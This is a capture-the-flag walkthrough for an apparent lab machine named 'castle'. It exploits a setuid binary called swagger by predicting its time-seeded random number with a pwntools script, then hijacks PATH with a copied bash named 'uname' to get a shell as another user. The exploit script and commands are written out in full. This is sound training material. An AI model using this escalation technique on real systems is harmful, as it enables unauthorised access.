
Looking in Harry's home directory, we find the first flag!



```
harry@castle:~$ ls -la
total 24
drwxr-x--- 2 root harry 4096 Sep 17 14:36 .
drwxr-xr-x 4 root root  4096 Sep 17 14:36 ..
-rw-r--r-- 1 root harry  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 root harry 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 root harry    0 Sep 17 14:16 .cloud-locale-test.skip
-rw-r--r-- 1 root harry  807 Feb 25  2020 .profile
-rw-r----- 1 root harry   41 Sep 17 14:36 flag1.txt
harry@castle:~$ cat flag1.txt
d361cd[redacted]49440e13
harry@castle:~$
```

Enumerating the Host

Running LinPeas from Github gives us a really interesting find. A setuid binary that is not normal.




```
====================================( Interesting Files )====================================
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/snap/core18/1885/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/snap/core18/1885/bin/ping
/snap/core18/1885/bin/su
/snap/core18/1885/bin/umount  --->  BSD/Linux(08-1996)
/snap/core18/1885/usr/bin/chfn  --->  SuSE_9.3/10
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp  --->  HP-UX_10.20
/snap/core18/1885/usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1
97)
/snap/core18/1885/usr/bin/sudo  --->  /sudo$
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/snap/snapd/9279/usr/lib/snapd/snap-confine
/snap/snapd/8790/usr/lib/snapd/snap-confine
/usr/sbin/swagger
/usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
/usr/bin/gpasswd
/usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
/usr/bin/umount  --->  BSD/Linux(08-1996)
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/chfn  --->  SuSE_9.3/10
/usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
/usr/bin/sudo  --->  /sudo$
/usr/bin/su
/usr/bin/newgrp  --->  HP-UX_10.20
```

You can also find it by using the following `find` command.

Exploring the Suspicous Binary


Let's check out this priviledge program, `/usr/sbin/swagger`



```
harry@castle:~$
harry@castle:~$ ls -l /usr/sbin/swagger
-rwsr-xr-x 1 root root 17208 Sep 17 15:06 /usr/sbin/swagger
harry@castle:~$
harry@castle:~$ file /usr/sbin/swagger
/usr/sbin/swagger: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=bd77bd966818988bb679f1b13fc63a38188b7dda, for GNU
/Linux 3.2.0, not stripped
harry@castle:~$
harry@castle:~$ /usr/sbin/swagger
Guess my number: 1337
Nope, that is not what I was thinking
I was thinking of 908307947
harry@castle:~$
```

It is a root setuid x64 binary that is dynamically linked, not stripped, and appears to ask for a random number.

I like to use cutter for RE as it is a mix of radare2 and ghidra. So looking at this binary we see the main function call random, asks you to guess the value, and if you match it calls `impressive()`




```
// WARNING: Could not reconcile some variable overlaps
// WARNING: [r2ghidra] Failed to match type int for variable argc to Decompiler typ
// WARNING: [r2ghidra] Detected overlap for variable var_10h

undefined8 main(undefined8 argc, char **argv)
{
    int64_t iVar1;
    undefined4 uVar2;
    int32_t iVar3;
    undefined8 uVar4;
    int64_t in_FS_OFFSET;
    char **var_20h;
    int64_t var_14h;
    uint32_t var_ch;
    int64_t canary;

    iVar1 = *(int64_t *)(in_FS_OFFSET + 0x28);
    var_14h._0_4_ = (undefined4)argc;
    uVar2 = time(0);
    srand(uVar2);
    iVar3 = rand();
    printf("Guess my number: ");
    __isoc99_scanf(0x205c, (int64_t)&var_14h + 4);
    if (iVar3 == var_14h._4_4_) {
        impressive();
    } else {
        .plt.sec("Nope, that is not what I was thinking");
        printf("I was thinking of %d\n", iVar3);
    }
    uVar4 = 0;
    if (iVar1 != *(int64_t *)(in_FS_OFFSET + 0x28)) {
        uVar4 = __stack_chk_fail();
    }
    return uVar4;
}
```

In `impressive()` there is a call to `system()` with the argument of `uname -p`. So if we can get into the impressive function, I think we can exploit that. but before that we drop priviledges to the user with id of 0x3e9

Exploit the Binary

Two steps to get privledge escalation to the user with id of 0x3e9 or 1001 who is `hermonine`



```
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
harry:x:1000:1000::/home/harry:/bin/bash
hermonine:x:1001:1001::/home/hermonine:/bin/bash
harry@castle:~$
```


We need to:

1. Crack the random number guess to get to `impressive()`
2. Exploit the `uname` call in `impressive()` to get a shell as `hermonine`

Crack the Random Number Guessing

Since the binary seeds the random number generator with `time(0)`, executing it really twice really fast, should generate the same value. Since `time(0)` returns the number seconds since the epoch, all we have to do is be within the second as the previous call.


A simple bash trick should do that for us.



```
harry@castle:~$
harry@castle:~$ echo '1337' | /usr/sbin/swagger; echo '1337' | /usr/sbin/swagger
Guess my number: Nope, that is not what I was thinking
I was thinking of 795051210
Guess my number: Nope, that is not what I was thinking
I was thinking of 795051210
harry@castle:~$
```

With a simple pwntools script (wait `pwntools` is installed on `castle`? *crazy*). You can read the input from the first execution and send it as the guess the second time.

```python
#!/usr/bin/env python3

from pwn import *
context.log_level = 'error'

# First pass to get the number
p = process('/usr/sbin/swagger')
p.sendline('1337');
p.readline()                    # Nope message
response = p.readline()         # Thinking message
answer = response.decode().split(' ')[-1].strip()
p.close()

# Second pass to get to impressive
p = process('/usr/sbin/swagger')
p.sendline(answer)
print(p.readline())
print(p.readline())
p.close()
```



```
harry@castle:~$
harry@castle:~$ /dev/shm/pwn-swagger.py
b'Guess my number: Nice use of the time tuner!\n'
b'This system architecture is x86_64\n'
harry@castle:~$ uname -p
x86_64
harry@castle:~$
```

You can see what the output from `uname -p` is combined with the "architecture" output message.


Exploit the system call

Now that we can get into the `impressive()` function call, we can exploit the call to `system()` without using the full path to `uname -p`.

We will just copy `/bin/bash` into our current directory, rename it `uname` and then add the `$PWD` to the beginning of the `$PATH` variable.

Then we can put an `interactive()` call in our pwntools script, and have a shell.

```python
#!/usr/bin/env python3

from pwn import *
context.log_level = 'error'

# First pass to get the number
p = process('/usr/sbin/swagger')
p.sendline('1337');
p.readline()                    # Nope message
response = p.readline()         # Thinking message
answer = response.decode().split(' ')[-1].strip()
p.close()

# Second pass to get to impressive
p = process('/usr/sbin/swagger')
p.sendline(answer)
p.interactive()
```



```
harry@castle:/dev/shm$
harry@castle:/dev/shm$ cp /bin/bash uname
harry@castle:/dev/shm$ export PATH=.:$PATH
harry@castle:/dev/shm$ ./pwn-swagger.py
Guess my number: Nice use of the time tuner!
This system architecture is $ id
uid=1001(hermonine) gid=1001(hermonine) groups=1001(hermonine),1000(harry)
$ ls -la /home/hermonine
total 24
drwxr-x--- 2 root hermonine 4096 Sep 17 14:36 .
drwxr-xr-x 4 root root      4096 Sep 17 14:36 ..
-rw-r----- 1 root hermonine  220 Feb 25  2020 .bash_logout
-rw-r----- 1 root hermonine 3771 Feb 25  2020 .bashrc
-rw-r----- 1 root hermonine    0 Sep 17 14:16 .cloud-locale-test.skip
-rw-r----- 1 root hermonine  807 Feb 25  2020 .profile
-rw-r----- 1 root hermonine   41 Sep 17 14:36 flag2.txt
$ cat /home/hermonine/flag2.txt
bcffed92[redacted]7611d28f4700ede0ec61
$ 
```